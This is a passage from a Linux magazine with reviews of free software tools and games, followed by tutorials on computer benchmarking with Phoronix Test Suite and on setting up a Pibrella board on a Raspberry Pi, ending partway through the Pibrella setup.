mike@mike-megabox:~$ 
```

An example of some of the commands Betty understands. A full list is provided on the project's website

PROJECT WEBSITE
https://github.com/pickhardt/betty

Linux desktop remote control

PRemoteDroid

Linux is a great media centre OS. Hook your computer up to your TV via an HDMI cable, install a good media player like XBMC or VLC, and *voilà*: you can watch movies on the big screen. You could invest in a Wi-Fi/Bluetooth keyboard and touchpad combo to control the Linux-powered media box, but if you already have an Android phone or tablet, PRemoteDroid is the simplest solution.


PRemote Droid works very well and takes almost no time to set up. Go to **http://code.google.com/p/premotedroid/downloads** and download **PRemoteDroid-Server.zip** into your home directory. Then open a terminal and enter:

```
unzip PRemoteDroid-Server.zip
cd PRemoteDroid-Server
java -jar PRemoteDroid-Server.jar
```

(You'll need Java installed for this to work – try the **default-jre** package if you're using Debian/Ubuntu/Mint.) This will start the server on your Linux box; you'll also see a new green icon in your desktop's notification area. Right-click to get information on the server, such as the IP address, port number and password (by default "azerty").

Go to the Play Store on your Android device and search for PRemoteDroid. Install it, run it and... you'll get a blank screen. Hit the Menu button and then Connections. Tap Menu again followed by New, enter the your server details, and tap the new connection.

"PRemoteDroid works well and takes almost no time to set up."



Here's our laptop connected to a TV, and PRemoteDroid telling us how to connect to it from our Android phone.

Go back, and you should now be able to move the mouse pointer on your Linux desktop from your phone (there are three mouse buttons at the top). Not bad, eh? So you already have an instant remote control from your couch, and you can also bring up a keyboard via the menu button. All you need now is a fluffy white cat.

PROJECT WEBSITE
http://code.google.com/p/premotedroid

Screen recorder

Byzanz

Making a recording of your screen is a great way to demonstrate something to another Linux user, show off your awesome terminal skills, or submit an extra-detailed bug report. But where do you start? There are jillions of video codecs out there, and then you need to upload the video to YouTube, or try to host it yourself… It gets complicated.

Byzanz makes life much simpler by recording to animated GIFs. Yes, this is a crusty old technology and many people wish GIFs would just go away and die, but they have the advantage that they work in nigh-on every web browser in existence, with no need for extra plugins, extensions or codec packs. And while GIFs aren't particularly efficient for long videos, for short "check this out" screen recordings they're fine.


Because Byzanz is a Gnome app (albeit driven from the command line), it needs the GStreamer development headers installed when building it from source. After **make install** you'll have two new binaries: **byzanz-record** and **byzanz-playback**. The latter doesn't interest us here as it's for fixing bugs, but the former generates a file when you run it like so:

```
byzanz-record myfile.gif
```

With no other options, this records the whole screen for 10 seconds and dumps the results into **myfile.gif**. You probably won't want to record the whole screen, however, so check out the manual page (**man byzanz-record**) to see how you can record just a selected area of the screen using the **-x**, **-y**, **-w** and **-h** options. Use **-d** followed by a number in seconds to alter the duration of the recording, and **-c** if you want to include the cursor.

Byzanz isn't the most newbie-friendly recorder due to its many command line options, but it doesn't take long to learn the basics.

"For short 'check this out' screen recordings, GIFs are fine."


myfile.gif (GIF Image, 500×400 pixels) - Mozilla Firefox
file:///home/mike/myfile.gif
Search your computer and online sources
Applications
Screenshot
XChat IRC
Files & Folders
fossoicks.txt
Venom-0.2.0-
tilda.png

Animated GIFs have limited colours, as you can see in the background here, but for most apps they do a solid job.

PROJECT WEBSITE
https://github.com/GNOME/byzanz

Media player

Mpv 0.3.10

Developers often get a lot of flak when they fork a project, but sometimes it's the only way forward. Look at what happened to XFree86: it was the dominant X Window System implementation on Linux and open source Unix flavours, but due to a variety of reasons issues, a bunch of hackers forked it and now we have the X.org server, which is faster, more reliable and requires less configuration. It was a huge win for the community.

Mpv is a similar project, in that it's a fork of MPlayer, one of the best-known media players in the Free Software world. Mpv's developers have ambitious goals that they believed couldn't be realised by continually patching the MPlayer codebase, so they've split off with their own version. It aims to remove cruft from the code, work better with modern hardware, and be easier to use.

Mpv is available for most major distros (see **http://mpv.io/installation**) along with Windows and Mac OS X. We installed it on an Ubuntu 13.10 test box using the PPA – this also has packages for 14.04, the latest release. While Mpv doesn't have a graphical front-end as such, it does include an on-screen display to pause and navigate through a movie.

Simplified command line

To use it, just pass it a filename at the command line: eg **mpv myfile.avi**. A huge range of codecs are supported, and it didn't choke on anything we threw at it. One of the goals of Mpv is to make it more user friendly by cleaning up the command line options, because if you've tried to use MPlayer before and delved into the manual page, you might've come away with a headache. So options have been renamed and some parameters have been changed to be more typically Linux/Unix-like.

Mpv plays pretty much anything, including our ancient RealPlayer-rips from VHS versions of 1980s Jackie Chan films.

PROJECT WEBSITE
www.mpv.io

Secure communication tool

Venom 0.2.0


So here we are, one year on from the initial Snowden revelations. We know that our governments are spying on us on a horrific scale, and it's only getting worse. Fortunately, there are plenty of people out there who've learnt from history and know that this sort of obsessive surveillance from paranoid governments only ever ends in tears. One group of hackers is working on Tox (**www.tox.im**), a platform that aims to provide a completely secure, NSA/GHCQ-proof means to transmit instant messages and audio/video calls.

Tox itself refers to the service, protocol and library implementing the messenger back-end; to use it, you need a front-end client such as Venom. This is written in Vala/GTK and still early in development – like Tox itself – but it's already usable and looking pretty good. Check out the dependencies and build instructions on **https://wiki.tox.im/Venom**, then grab the source code from GitHub and compile it.

When you start Venom, you'll almost certainly hit an immediate hurdle: you have nobody to chat to! Very few non-technical people are using Tox at this stage, but if you hop on to IRC (FreeNode) and join the **#tox** channel, you'll find plenty of people to join you for a chat and give you their IDs. These are long sequences of alphanumeric characters – so click the **+** button in the bottom-left of Venom and paste in the string to add the person.

For extra security, Venom doesn't store the history of your conversations, but you can change that by clicking the Settings button at the bottom and enabling "Keep history". There's not much else to see in the client just yet, but it's a very promising tool and hopefully one step in the fightback against the surveillance madness.

"Venom is one step in the fightback against the surveillance madness."


Venom (Online)

M-Saunders
Toxing on Venom v.0....

All

equal_rights_for_catgi...
Tox me on Tox

GroupBot
Send me a message wi...

Groupchat #0
1 person connected

equal_rights_for_catgirls_now
Tox me on Tox

```
M-Saunders                   Testing!                                18:56:26
equal_rights_for_catgirls_now  test received                         18:56:35
M-Saunders                   What does the GroupBot do?              18:56:53
equal_rights_for_catgirls_now  message it "invite" and it'll         18:57:11
                               invite you to the main
                               groupchat
M-Saunders                   Cool, thanks!                           18:57:45
equal_rights_for_catgirls_now  np                                    18:57:52
```

Settings

Privacy
- [ ] Keep history
  - ( ) indefinitely
  - (•) delete after 180 days
- [ ] Show others when I am typing
- [x] Show me when others are typing

Miscellaneous
- [x] Flash window when a new message arrives

Show filesize in: KiB/MiB
Default Host: toxme.se

Can you trust that your messaging service isn't being intercepted by the spooks? Use Venom and get your privacy back.

PROJECT WEBSITE
https://github.com/naxuroqa/Venom

Pop-in terminal emulator

Tilda

Last issue we looked at terminal emulators in our group test, and although we covered five of the most notable, LV reader Ross Mounce alerted us to another that's worthy of a mention: Tilda. Whereas most terminals are designed to be standalone windows that you place on your desktop, Tilda is a "pop-in" terminal that jumps out of the corner of the screen when you need it.


So it doesn't have a billion features rammed in, but it's perfect for those times when you need to run a quick command or two, and you don't want to start another terminal to clutter up your desktop. The project's website lists the required dependencies, and once you've it compiled, run it with **tilda**.

By default, Tilda is designed to appear when you press the F1 key – but that's not very useful, as it can interfere with other programs. Via the preferences dialog and the Key bindings tab however, you can change it to something else – so find a key that you hardly ever use. (If you need to bring up the Preferences screen again in future, right-click on the Tilde window.)

Pop-up shell

And there you have it: press the key you chose, and Tilda will zip out from the top-left of the screen, providing an instant shell via a single tap. You'll find it useful straight away, but it's also fairly configurable. In the Preferences dialog, go to the Appearance tab and you can determine how much screen space Tilda should use.

It's also possible to choose from several colour schemes and enable scrollback and various compatibility options. By default Tilda is displayed in all workspaces of your desktop/WM, but that feature can be disabled too. It all works really neatly, and once you've been using it for a while and move to a desktop without it, you'll really miss it...


Tilda

```
static gchar *create_lock_file (struct lock_info lock)
{
    DEBUG_FUNCTION ("create_lock_file");
    DEBUG_ASSERT
    DEBUG_ASSERT

    gint ret;
    gchar *lock_
    gchar *lock_
ks", NULL);
    gchar *lock_
;

    /* Make the
    ret = g_mkdi

    if (ret == -
        goto mkd

    /* Create th
    lock_file_fu

tilda.c
```

Tilda 0 Config

Window Display
- [ ] Show Notebook Border
- [x] Always on top
- [x] Do not show in taskbar
- [ ] Start Tilda hidden
- [ ] Display on all workspaces
- [ ] Enable Double Buffering

Terminal Display
- [ ] Audible Terminal Bell
- [x] Cursor Blinks

Font
- [x] Enable Anti-aliasing
- [x] Allow Bold Text

Position of Tabs: Top
Font: Monospace 11

Auto Hide
Auto Hide Delay: 2000
- [ ] Hide when Tilda loses focus
- [ ] Hide Tilda when mouse leaves it

Program Exit
When last terminal is closed: Close Tilda

Tilda is a godsend if you don't normally work in a terminal window, but you often open one up to enter a few quick commands.

PROJECT WEBSITE
https://github.com/lanoxx/tilda

FOSSPICKS Brain Relaxers

Crazy skiing game

Ski 6.8


Skiing is fun, until you hit some trees. Or lose control on ice. Or get killed by a yeti, or burnt by a fire demon, or a nuclear missile blows up in your face. OK, so those latter scenarios are unlikely to happen in a normal trip to Tirol, but they're all possible in this sweetly comical text-mode skiing game.

Text-mode, did we just say? Well, yes, but ASCII art doesn't automatically make a game bad (see NetHack, also in this issue). In Ski you're sliding backwards down a mountain (due to some complications with your footwear), so you can't see what's coming up. Using the L and R keys to turn left and right, your goal is to survive for as long as possible, avoiding killer yetis and trees. If things get tough, you can hit J to jump or T to teleport, but these are always risky manoeuvres – you're never entirely sure how or where you'll land.

Keep warm

If a yeti (depicted by a scary blue A character) gets close to you and you're running out of options, you can hit I to launch a nuclear warhead and (hopefully) blast the beast to smithereens. Ski is turn-based, so you have time each move to make plans, but note that your character has momentum so you can't just change direction willy-nilly.

Because Ski is written in Python and has almost zero dependencies, you can just extract the archive, use the **cd** command to move inside it and run **./ski** to play it. And while it's not comparable to NetHack in the "I'll be playing this for years to come" stakes, it's surprisingly good fun and, like all of the best text-mode games, you can play it over SSH. Who needs fancy X/Wayland/Mir anyway?



```
11 .....................I..............A...:.............................? h
12 .....................I.............A..................................
13 .....................I..:.........A...................................
14 .....................I..:........A....................................
15 .....................I.:........A.....Y...............................? l
16 ....................I..........A......................................?
17 ...................I..........A#...:..................................?
18 ..................I..........A..#.:.::................................?
19 ..........Y......I..........A....:.:::...............................Y?
20 ..........Y.....I..........A......:.::................................? l
21 ..............I...........A......::::.................................? l
22 ...........I...Y.........A.......::::................................:? l
23 .......I......YYY.......A........:::::..............................::?
24 ...I.........Y.........A........:::.:::...............................?
25 ......................A..........:::::............................:..I?
26 ............Y..Y.......A........:::::::..........................I....?
27 ...........YYY..........A......:::::..:......................I........?
28 ...........YY............A.....:::..:.::.................I............? h
29 ..........................A....::..::::::............I................
30 ...........................A....:..::::::........I....................
31 ............................A.:::..:::::::...I........................? j
32 .............................A.:::.:::.::I:...........................
33 ..............................A.:.:.:I:::.:...........................
34 .............................:.A.I::.:.::::...........................
35 .............................I:.A.:...:::::...........................
36 .........................I.....A.:....:::::...........................
37 .....................I........A..:.....:::::..........................
38 .................I...........A.........:::::..........................?
```

The skiier (I) has slipped through some trees (Y) and is trying to avoid a yeti (A). Go off one side of the screen and you appear on the other.

PROJECT WEBSITE
www.catb.org/~esr/ski/ski.html

Role-playing game

Waste's Edge 0.3


You might not have heard of Waste's Edge before, but if you've been using Linux for a while and have kept one eye on the gaming scene, you might have heard of Adonthell. This is a role-playing game engine – that is, a framework for building RPGs. It has been in development since 1999, which reflects in its graphical style, and Waste's Edge is a small demo that shows off some of its features.

It's available in the stock repositories for X/K/L/Ubuntu, Debian, Fedora and other distros, or you can compile it from source (you'll need the tarballs for both Adonthell and Waste's Edge). When you start the game, an attractive and text-packed introduction sets the scene: you're on the road and arrive at a remote trading post. There you find that your mistress has been accused of a theft, so you set to work trying to discover the full story.

Verbose action

And the whole game is text heavy, with non-player characters providing extensive descriptions of events. You're not just an observer though; you can choose from different responses, which affect the type of information you receive.

Waste's Edge has superb classical-style music that generates a fitting atmosphere for the surroundings. Graphically it's old school and reminiscent of the classic 16-bit RPGs, and we wish that the text were easier to read. But despite the fact that it's a demo, Waste's Edge is great fun to explore, and we can't wait to see what's in store.



Yes?

Greetings sir, I am Mikedude. I wonder whether you know anything about that theft.

Tristan Illig

The text is blocky and occasionally hard to read, but some of the other graphics are well done.

PROJECT WEBSITE
http://adonthell.nongnu.org/index.shtml

YOUR AD HERE

LV

Email andrew@linuxvoice.com to advertise here

LISTEN TO THE PODCAST

LINUX VOICE

WWW.LINUXVOICE.COM

LINUX VOICE

TUTORIALS

Dip your toe into a pool full of Linux knowledge with nine tutorials lovingly crafted to expand your Linux consciousness

Ben Everard
is working on an open source solution to hay fever. He's not optimistic.

When I first started writing about technology, I assumed that there was a finite number of things that you could write tutorials on, and sooner or later these would have to be repeated out of necessity. While we will, no doubt, revisit some topics from time to time because things have changed, or we want to approach them from a different angle, I've actually found that the more time I spend working on tutorials, the more interesting things I find I can do. The only limit is the amount of time we have to write them.

I wonder if this is a legacy of UNIX. The operating system was designed to allow users to combine tools in a myriad of ways using pipes. We still use these, but we also have a whole new bunch of tools in our arsenal for connecting bits of software together. It's this ability to connect everything together in different ways that makes Linux so powerful, and provides such fertile ground for new projects.

If you need proof, just shift your eyes a little to the right. There's everything from school projects using the Raspberry Pi to how Google works with a bit of retro delight and some Linux basics thrown in. As you read this, another stash is being written for your enjoyment, and so the cycle continues.
ben@linuxvoice.com

In this issue...

LINUX VOICE TUTORIAL

PERFORMANCE BENCHMARKING: HOW FAST IS YOUR COMPUTER?

BEN EVERARD

Put your computer through its paces to find out whether its performance is up to scratch.


WHY DO THIS?
- Try hardware before you buy to verify its performance.
- Get to know the strain that your system resources are under.
- Gain bragging rights at your next LUG meeting.

Computers come in all shapes and sizes, from the diminutive Raspberry Pi up to room-sized supercomputers. They're all capable of performing the same tasks, but some do them much more quickly than others. Sometimes it's useful to know just how much quicker or slower a particular computer is, and for this there are benchmarks.

Benchmarks are just programs that we can time (this is usually automatic) to see how fast they run on different computers. In principal, you could use almost any software to do this, but each bit of software will behave a bit differently. Some software contains a lot of floating point operations, while other software may need a lot of RAM, and other software may hit the hard drive a lot. The trick to benchmarking, then, is knowing what you want to test and selecting a benchmark that has the right characteristics.

Perhaps the most popular question in benchmarking is how processor power varies between devices. There's a very easy way to test this: go to **www.webkit.org/perf/sunspider/sunspider.html** and hit Start Now. This will run a variety of JavaScript benchmarks, and output a score in milliseconds (lower is better). It's a really easy test to run, and is useful for comparing speed on different architectures (it should run on ARM-powered phones and 64-bit desktops). You also don't have to install any software, so you can easily use it to compare performance on devices you're thinking of buying.

However, the fact that it's running in JavaScript is a disadvantage as well as an advantage. The particular JavaScript engine can have a huge effect on how well it runs. If you want to confirm this, just try running it in a few different browsers on the same computer. SunSpider is really designed for benchmarking JavaScript engines, not computers, and there's no real solution to this problem other than using the same version of the same browser on every computer you want to test.


HardInfo can also be used to generate HTML reports on performance, but they're not as detailed as those created by Phoronix Test Suite.

```
HardInfo (0.5.1) System Report - Mozilla Firefox
HardInfo (0.5.1) System Report
file:///home/ben/hardinfo_report.html

Benchmarks

CPU Blowfish
CPU Blowfish
    This Machine                           800 MHz 1.548
    Intel(R) Celeron(R) M processor 1.50GHz (null)  26.1876862
    PowerPC 740/750 (280.00MHz)            (null)  172.816713

CPU CryptoHash
CPU CryptoHash
    This Machine 800 MHz 1000.083

CPU Fibonacci
CPU Fibonacci
    This Machine                           800 MHz 1.053
    Intel(R) Celeron(R) M processor 1.50GHz (null)  8.1375674
    PowerPC 740/750 (280.00MHz)            (null)  58.07682

CPU N-Queens
CPU N-Queens
    This Machine 800 MHz 0.385

FPU FFT
FPU FFT
    This Machine 800 MHz 0.647

FPU Raytracing
FPU Raytracing
    This Machine                           800 MHz 2.624
    Intel(R) Celeron(R) M processor 1.50GHz (null)  40.8816714
    PowerPC 740/750 (280.00MHz)            (null)  161.312647
```

HardInfo

The next easiest benchmarks are in the HardInfo program. This is in most distro's repositories, so you should be able to install it with your package manager.

If you open it (type **hardinfo** on the command line if it doesn't appear in the applications menu), you'll see a variety of options. Most of them are for reporting information about the hardware on your system. These can be useful in diagnosing hardware problems, but we're not interested in them here. At the bottom of the list on the left-hand side, you'll see a series of benchmarks. Click on them to run them (it may take a little while on some machines). It'll give you the performance of the current machine compared to a 1.5 GHz Celeron M machine. We often use this for our benchmarking because it works well on ARM as well as x86-based machines. However, the options are a bit limited.

If you're serious about your benchmarking, there's one open source tool that really does it better than the rest, and that's the Phoronix Test Suite. You can grab it from **www.phoronix-test-suite.com/?k=downloads** as either a Deb package, or a tarball. If you're installing the tarball, you just need to extract it and run **sudo ./install-sh**. This will copy all the files into the appropriate directories. It's written in PHP, which is interpreted, so there's nothing to compile.

Before we get too far into the Phoronix Test Suite, we should issue a word of warning: the software can be a little confusing and is a little flaky. Some tests don't install or run properly, and sometimes it behaves a little strangely. Once you've used it a few times, the first of these isn't too much of a problem, and you'll discover which tests work and which ones don't.

Phoronix Test Suite is based around tests. You can see what's available with the command:

```
phoronix-test-suite list-available-tests
```

This lists all the tests and suites that can be run, but many of them will need additional parts to be downloaded (often hundreds of megabytes worth) before you can run them.

To run one of these, just enter **phoronix-test-suite run <test-name>**. For example, to run a simple OpenSSL benchmark (that shouldn't need too much to download) run:

```
phoronix-test-suite run pts/openssl
```

This should download and install everything it needs (it may ask you to enter you password to enable this). If it downloads everything, but then doesn't run leaving you with the error:

```
[PROBLEM] You must enter at least one test, suite, or result identifier to run.
```

just run the command again (remember, we said it was flaky).

It will give you a few options about how to display the results. Select Y to save the results and enter a name, unique name and description. Then it'll run the test three times to see how well your computer performs. At the end, it'll give you the option to open the test results in your browser. Press Enter to accept the default (Yes), and it'll start your browser and load an HTML file with the results. For a single test run on a single machine, this isn't particularly interesting. It makes a nice graph, but with only a single datapoint, this doesn't really show any more than the raw data. However, this interface really comes into its own when using it to compare runs on different machines against each other. For example, to compare your OpenSSL benchmarks against the desktop this article was written on, run:

```
phoronix-test-suite benchmark 1405253-PL-SSLDESKTO72
```

You get the openbenchmarking code to run your own comparisons if you say Yes to the option to upload the benchmark to **openbenchmarking.org**. Alternatively, if you find a run on **openbenchmarking.org** and you want to compare your computer to it, just click on Compare Performance (in the blue box) to find the command (or take the code from the URL).

Comparing a single test like this is useful, but to really compare computers though, it's better to try a range of benchmarks rather than just a single one. This is what suites are for. To see what suites are available, run:

```
phoronix-test-suite list-available-suites
```

Most of these suites take quite a long time to run (often several hours), so don't start them when you're busy. Some of these are designed to put a specific feature under the spotlight (such as the graphics suites), while others are designed to get a balanced picture of performance. The **pts/favorites** suite gives a good overall picture of performance. You can test this out by running it in the same way as you would run a test with:

```
phoronix-test-suite run pts/favorites
```


However, just as you can compare the performance of two tests using **openbenchmarking.org**, you can also compare the performance of two suites. To pit your computer against the one this article was written on and the our Centrino laptop in digital combat, run:

```
phoronix-test-suite benchmark 1405262-PL-1405259PL73
```


If you get an error about missing dependencies, try selecting option 3 to reattempt the install. May the best computer win!

The **favorites** suite is fine for a general test, but there are far more tests and suites available, so if you're serious about performance-testing computers, it's worth taking the time to get to know them. LV

"Some benchmarks are designed to put a specific feature under the spotlight."



It turns out that an i7 desktop is much faster than a Centrino laptop. To find out just how much faster, go to **http://openbenchmarking.org/result/1405262-PL-1405259PL73**.



The Phoronics Test Suite also has a graphical mode (that can be started with **phoronics-test-suite gui**) that may be easier if you're not used to working on the command line, but we found the terminal more stable and easier to use.

LINUX VOICE TUTORIAL

RASPBERRY PI: MAKE GAMES WITH A PIBRELLA AND SCRATCH

LES POUNDER

Use a physical device to create interactive Python and Scratch programs for fun and profit, but mostly for fun.

WHY DO THIS?

- Discover how simple it is to make hardware obey your commands.
- Use the graphical Scratch programming language in a practical application.
- Reprise Benny Hill's role in the Italian Job.

INSTALLING THE PIBRELLA BOARD

The Pibrella board is designed to fit over all of the Raspberry Pi GPIO pins. The board should simply push on with little resistance and the black rubber pad should rest on the capacitor next to the micro USB power socket.

Understanding and predicting how a program works is part of the new Computing curriculum which is being introduced in September of this year. It is also a key part in understanding how a computer thinks and how it uses logic. Children across the UK will need to understand two types of programming languages; one must be a visual language, the other a textual language.

For this issues tutorial we will explore two projects using Pimoroni and Cyntech's latest board, the Pibrella, which we reviewed in Issue 3. The projects for this issue are used to highlight the basic aspect of control, and our first project – a simulation of traffic lights – is an ideal starting point for a commonly seen aspect of our lives. Our second project is a dice simulator, where we can control the main part of the program but we introduce a random element to spice things up.

Python

To use the Pibrella board with our Raspberry Pi, we first need to install an extra module that will enable Python and Scratch to talk to the board. To do this we are going to use a Python packaging tool called **pip**.

First, open a terminal. In the terminal we need to ensure that our list of packages is up to date, so type the following, remembering to press Enter afterwards.

```
sudo apt-get update
```

You will now see lots of on-screen activity, which means that your list of software packages is being updated. When this is complete, type the following to install **pip**, the Python package management tool. If you're asked to confirm any changes or actions, please read the instructions carefully and only answer Yes if you are happy.

```
sudo apt-get install python-pip
```


Now it's time to use **pip** to install the **pibrella** package for Python, so type the following:

```
sudo pip install pibrella
```

After a few minutes the **pibrella** module for Python should be installed on your Raspberry Pi.

We'll be using Python 2 for our Python code in this tutorial, and we need to use an editor called Idle to write our code. The Pibrella board attaches to the GPIO (General Purpose Input/Output), and in order for us to use it with Idle we need to launch the Idle application using the sudo command, like so:

```
sudo idle
```


